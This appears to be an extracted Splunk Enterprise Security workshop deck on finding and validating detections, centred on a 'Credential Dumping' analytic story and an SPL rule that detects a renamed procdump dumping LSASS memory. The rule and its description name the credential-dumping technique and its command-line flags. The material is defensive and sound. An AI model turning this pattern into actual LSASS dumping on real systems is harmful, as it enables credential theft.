<a href="#">AWS Identity and Access Management Account Takeover</a>		Cloud Security	Identify activity and techniques associated with accessing credential files from AWS resources, monitor unusual authentication related activities to the AWS Console and other services such as RDS.
<a href="#">AWS Network ACL Activity</a>		Cloud Security	Monitor your AWS network infrastructure for bad configurations and malicious activity. Investigative searches help you probe deeper, when the facts warrant it.
<a href="#">AWS Security Hub Alerts</a>		Cloud Security	This story is focused around detecting Security Hub alerts generated from AWS
<a href="#">AWS Suspicious Provisioning Activities</a>		Cloud Security	Monitor your AWS provisioning activities for behaviors originating from unfamiliar or unusual locations. These behaviors may indicate that malicious activities are occurring somewhere within your network.
<a href="#">AWS User Monitoring</a>		Cloud Security	Detect and investigate dormant user accounts for your AWS environment that have become active again. Because inactive and ad-hoc accounts are common attack targets, it's critical to enable governance within your environment.
<a href="#">Access Protection</a>		Best Practices	Monitoring account activity and securing authentication are critical to enterprise security. This use case includes searches that detect suspicious account activity and alert you to the use of cleartext (non-encrypted) authentication protocols.
<a href="#">AcidRain</a>		Malware	Leverage searches that allow you to detect and investigate unusual activities that might relate to the acidrain malware including deleting of files and etc. AcidRain is an ELF MIPS malware specifically designed to wipe modems and routers. The complete list of targeted devices is unknown at this time, but WatchGuard FireBox has specifically been listed as a target. This malware is capable of wiping and deleting
<b>Uncategorized</b>			

# **Checking for content – T1003.003**

Incident Review Investigations Security Intelligence ▾ Security Domains ▾ Search ▾ Configure ▾ Use Case Library SA-Investigator ▾

## Use Case Library

Explore the Analytic Stories included with Enterprise Security that provide guidance on how to investigate and take actions on threats that ES detects.

Use Cases

Framework Mapping: All Data Model: All App: All

Abuse

1003 X

1003

Select All Matches Clear All Matches

MITRE ATT&CK

T1003  
 T1003.002  
 T1003.001  
 T1003.003  
 T1003.008

Cloud Security Identify activity and techniques associated with accessing credential files from the AWS CloudTrail console and other services such as RDS.

Cloud Security Track when a user assumes an IAM role in another AWS account to obtain cross-account access. This could be an indication of malicious activity.

Cloud Security Monitor your AWS EC2 instances for activities related to cryptojacking/cryptominer launches. Launching abnormally high numbers of instances, or EC2 instances started by previously unknown users.

Cloud Security Identify activity and techniques associated with the Evasion of Defenses within your AWS CloudTrail logs.

Cloud Security This analytic story contains detections that query your AWS CloudTrail for activity.

Adversary Tactics

Click!

Click!

**splunk**® turn data into doing®

Incident Review Investigations Security Intelligence ▾ Security Domains ▾ Search ▾ Configure ▾ Use Case Library SA-Investigator

© 2022 SPLUNK INC.

## Use Case Library

Explore the Analytic Stories included with Enterprise Security that provide analysis guidance on how to investigate and take actions on threats that ES detects.

Use Cases T1003.003 (1) Data Model: All App: All

Abuse Adversary Tactics

Click!

3 Analytic Stories found in category: Adversary Tactics.

In use	Analytic Story	Use Case	Description
>	Credential Dumping	Adversary Tactics	Uncover activity consistent with credential dumping, a technique wherein threat actors use these pilfered credentials to further escalate privileges and spread throughout a target environment. The included searches in this Analytic Story are designed to identify attempts to credential dump.
>	HAFNIUM Group	Adversary Tactics	HAFNIUM group was identified by Microsoft as exploiting 4 known vulnerabilities.

Incident Review Investigations Security Intelligence ▾ Security Domains ▾ Search ▾ Configure ▾ Use Case Library SA-Investigator

Enterprise Security

### Analytic Story Details: Credential Dumping

Use Case: Adversary Tactics

Created: ..... N/A Last Modified: ..... 2020-02-04 Version: ..... 3

**Description**

Uncover activity consistent with credential dumping, a technique wherein threat actors compromise systems and attempt to obtain and exfiltrate passwords. The threat actors use these pilfered credentials to further escalate privileges and spread throughout a target environment. The included searches in this Analytic Story are designed to identify attempts to credential dump.

**Narrative**

Credential dumping—gathering credentials from a target system, often hashed or encrypted—is a common attack technique. Even though the credentials may not be in plain text, an attacker can still exfiltrate the data and set to cracking it offline, on their own systems. The threat actors target a variety of sources to extract them, including the Security Accounts Manager (SAM), Local Security Authority (LSA), NTDS from Domain Controllers, or the Group Policy Preference (GPP) files. Once attackers obtain valid credentials, they use them to move throughout a target network with ease, discovering new systems and identifying assets of interest. Credentials obtained in this manner typically include those of privileged users, which may provide access to more sensitive information and system operations. The detection searches in this Analytic Story monitor access to the Local Security Authority Subsystem Service (LSASS) process, the usage of shadowcopies for credential dumping and some other techniques for credential dumping.

**References**

- <https://attack.mitre.org/wiki/Technique/T1003>
- <https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for.html>

**Detection**

ESCU - Dump LSASS via procdump Re... ESCU - Dump LSASS via procdump Rename - Rule

ESCU - Unsigned Image Loaded by LSA...

**CIS 20**

CIS 3 CIS 5 CIS 16 CIS 8 CIS 6

**KILL CHAIN**

Actions on Objectives Exploitation Reconnaissance Installation

**MITRE ATT&CK**

T1003.001 T1003 T1003.002 T1003.003 T112 T1078.003  
T1552.001 T1059 T1059.001

**NIST**

DE.CM PR.IP PR.AC DE.AE

**TECHNOLOGIES**

Symantec Microsoft Windows Carbon Black Response CrowdStrike Falcon Symantec Endpoint Protection

Edit Correlation Search

## Analytic Story Details: Credential Dumping

Use Case: Adversary Tactics

[Back to Use Case Library](#)

Edit

Created: ..... N/A

Last Modified: ..... 2020-02-04

Version: ..... 3

### Description

Uncover activity consistent with credential dumping, a technique wherein attackers compromise systems and attempt to obtain and exfiltrate passwords. The threat actors use these pilfered credentials to further escalate privileges and spread throughout a target environment. The included searches in this Analytic Story are designed to identify attempts to credential dumping.

### Narrative

Credential dumping—gathering credentials from a target system, often hashed or encrypted—is a common attack technique. Even though the credentials may not be in plain text, an attacker can still exfiltrate the data and set to cracking it offline, on their own systems. The threat actors target a variety of sources to extract them, including the Security Accounts Manager (SAM), Local Security Authority (LSA), NTDS from Domain Controllers, or the Group Policy Preference (GPP) files. Once attackers obtain valid credentials, they use them to move throughout a target network with ease, discovering new systems and identifying assets of interest. Credentials obtained in this manner typically include those of privileged users, which may provide access to more sensitive information and system operations. The detection searches in this Analytic Story monitor access to the Local Security Authority Subsystem Service (LSASS) process, the usage of shadowcopies for credential dumping and some other techniques for credential dumping.

### References

- <https://attack.mitre.org/wiki/Technique/T1003>
- <https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for.html>

1

### CIS 20

CIS 3 CIS 5 CIS 16 CIS 8 CIS 6

### KILL CHAIN

Actions on Objectives Exploitation Reconnaissance Installation

### MITRE ATT&CK

T1003.001 T1003 T1003.002 T1003.003 T1112 T1078.003  
T1552.001 T1059 T1059.001

### NIST

DE.CM PR.IP PR.AC DE.AE

### TECHNOLOGIES

Sysmon Microsoft Windows Carbon Black Response CrowdStrike Falcon  
Symantec Endpoint Protection

2

### Detection

3

ESCU - Dump LSASS via procdump Re...  
ESCU - Unsigned Image Loaded by LSA...  
ESCU - Access LSASS Memory for Dump...  
ESCU - Attempted Credential Dump Fro...  
ESCU - Create Remote Thread into LSAS...  
ESCU - Creation of lsass Dump with Task...  
ESCU - Creation of Shadow Copy - Rule

4

### ESCU - Dump LSASS via procdump Rename - Rule

[Edit Correlation Search](#)

#### Description

WARNING, this detection has been marked deprecated by the Splunk Threat Research team, this means that it will no longer be maintained or supported. If you have any questions feel free to email us at: [research@splunk.com](mailto:research@splunk.com). Detect a renamed instance of procdump.exe dumping the lsass process. This query looks for both -mm and -ma usage. -mm will produce a mini dump file and -ma will write a dump file with all process memory. Both are highly suspect and should be reviewed. Modify the query as needed. During triage, confirm this is procdump.exe executing. If it is the first time a Sysinternals utility has been ran, it is possible there will be a -accepteula on the command line. Review other endpoint data sources for cross process (injection) into lsass.exe.

#### Explanation

#### Search

#### How to Implement

# Analytic Story – Search

## ESCU – Dump LSASS via procdump Rename – Rule

Detection    Investigation

**ESCU - Dump LSASS via procdump Re...**

ESCU - Unsigned Image Loaded by LSA...  
ESCU - Access LSASS Memory for Dump...  
ESCU - Attempted Credential Dump Fro...  
ESCU - Create Remote Thread into LSAS...  
ESCU - Creation of lsass Dump with Task...  
ESCU - Creation of Shadow Copy - Rule  
ESCU - Creation of Shadow Copy with w...  
ESCU - Credential Dumping via Copy Co...  
ESCU - Credential Dumping via Symlink t...  
ESCU - Detect Copy of ShadowCopy wit...  
ESCU - Detect Credential Dumping throu...  
ESCU - Detect Mimikatz Using Loaded I...  
ESCU - Dump LSASS via comsvcs DLL - ...

**ESCU - Dump LSASS via procdump Rename - Rule**

**Description**  
WARNING, this detection has been marked deprecated by the Splunk Threat Research team, this means that it will no longer be maintained or supported. If you have any questions feel free to email us at: research@splunk.com. Detect a renamed instance of procdump.exe dumping the lsass process. This query looks for both -mm and -ma usage. -mm will produce a mini dump file and -ma will write a dump file with all process memory. Both are highly suspect and should be reviewed. Modify the query as needed. During triage, confirm this is procdump.exe executing. If it is the first time a Sysinternals utility has been ran, it is possible there will be a -accepteula on the command line. Review other endpoint data sources for cross process (injection) into lsass.exe.

**Explanation**

**Search** 1

Click!

```
sysmon` OriginalFileName=procdump process_name!=procdump*.exe EventID=1 (CommandLine==*-ma* OR CommandLine ==*-mm*) CommandLine==*lsass* | rename Computer as dest | stats count min(_time) as firstTime max(_time) as lastTime by dest, parent_process_name, process_name, OriginalFileName, CommandLine | security_content_ctime(firstTime) | security_content_ctime(lastTime) | `dump_lsass_via_procdump_rename_filter`
```

**Custom time** 2

Click!

Cyber Security Framework Attributes    Data Sources (technology add-ons)

# Content validation

Step 8: Close the notable with a disposition

Next Steps:

8. Close the notable with status "Threat mitigated" with the appropriate disposition.

The screenshot shows the Splunk Incident Review interface. At the top, there are tabs for 'Incident Review' (which is selected), 'Investigations', 'Security Intelligence', 'Security Domains', and 'Search'. Below the tabs are filters for 'Saved filters', 'Tag', 'Urgency', 'Status', and 'Owner'. The main area is titled 'Incident Review' and shows a list of threats. The first threat has its checkbox checked (indicated by a pink circle with the number 1). A pink box highlights the 'Edit Selected' button (indicated by a pink circle with the number 2). Other buttons in the row include 'Unselect all', 'Edit All Matching Events (40)', and 'Add Selected to Investigation'.

Urgency	Time	Security Domain
Medium	Fri, Jan 21, 2022 10:30 PM	Threat
Low	Fri, Sep 25, 2020 6:58 PM	Threat
Critical	Fri, Aug 28, 2020 2:00 AM	Access

# Content Validation



Edit Events

1 event(s) selected. You are editing selected events.

	Status	Select...
Urgency	Unassigned	Click!
Owner	Patched vulnerability	
Disposition	Invalid vulnerability	
Comment	False positive (logic)	
	False positive (data)	
	In Progress	
	Pending	
	Resolved	
	Closed	
	P1	
	P2	
	P3	

Registry Autorun  
Threat mitigated

Edit Events

1 event(s) selected. You are editing selected events.

	Status	Select...
Urgency	Select...	
Owner	Select...	
Disposition	Assign to me	Click!
Comment	True Positive - Suspicious Activity	
	Benign Positive - Suspicious But Expected	
	False Positive - Incorrect Analytic Logic	
	False Positive - Inaccurate Data	
	Other	
	Undetermined	

# Workshop Summary


- Detecting and investigating malicious activity
- Introduction to RBA
- Finding, mapping and validating detections



# BOSS Platform

<https://bots.splunk.com>

- 24x7 Access
- Login with Splunk.com account (just like Splunkbase)
- Used for all BOTS competition events
- More content to be added



# Splunk for Security Workshops



Splunk Enterprise/Cloud

Enterprise Security

SOAR



UBA

Introductory

Advanced

# How'd We Do?

<https://bots.splunk.com/survey/2S1Tgyxiu2RfX4xRgdKQKN>



2

Welcome to BOTS

You'll be redirected to Splunk's general login page. Use your Splunk Username and Password to access BOTS.

[GO TO SIGN IN](#)

3

splunk>  
Splunk Account Login

Email or Username

[Next](#)

[Forgot your Password or username?](#)

[Need to sign up for a Splunk account?](#)

4

Enterprise Security Hands-On

Thank you for attending the Enterprise Security Hands-On workshop. Please take a few moments to answer a few questions so we can learn more about your experience!

\* Required

[TAKE THE SURVEY](#)

# Thank You!



**splunk**> turn data into doing®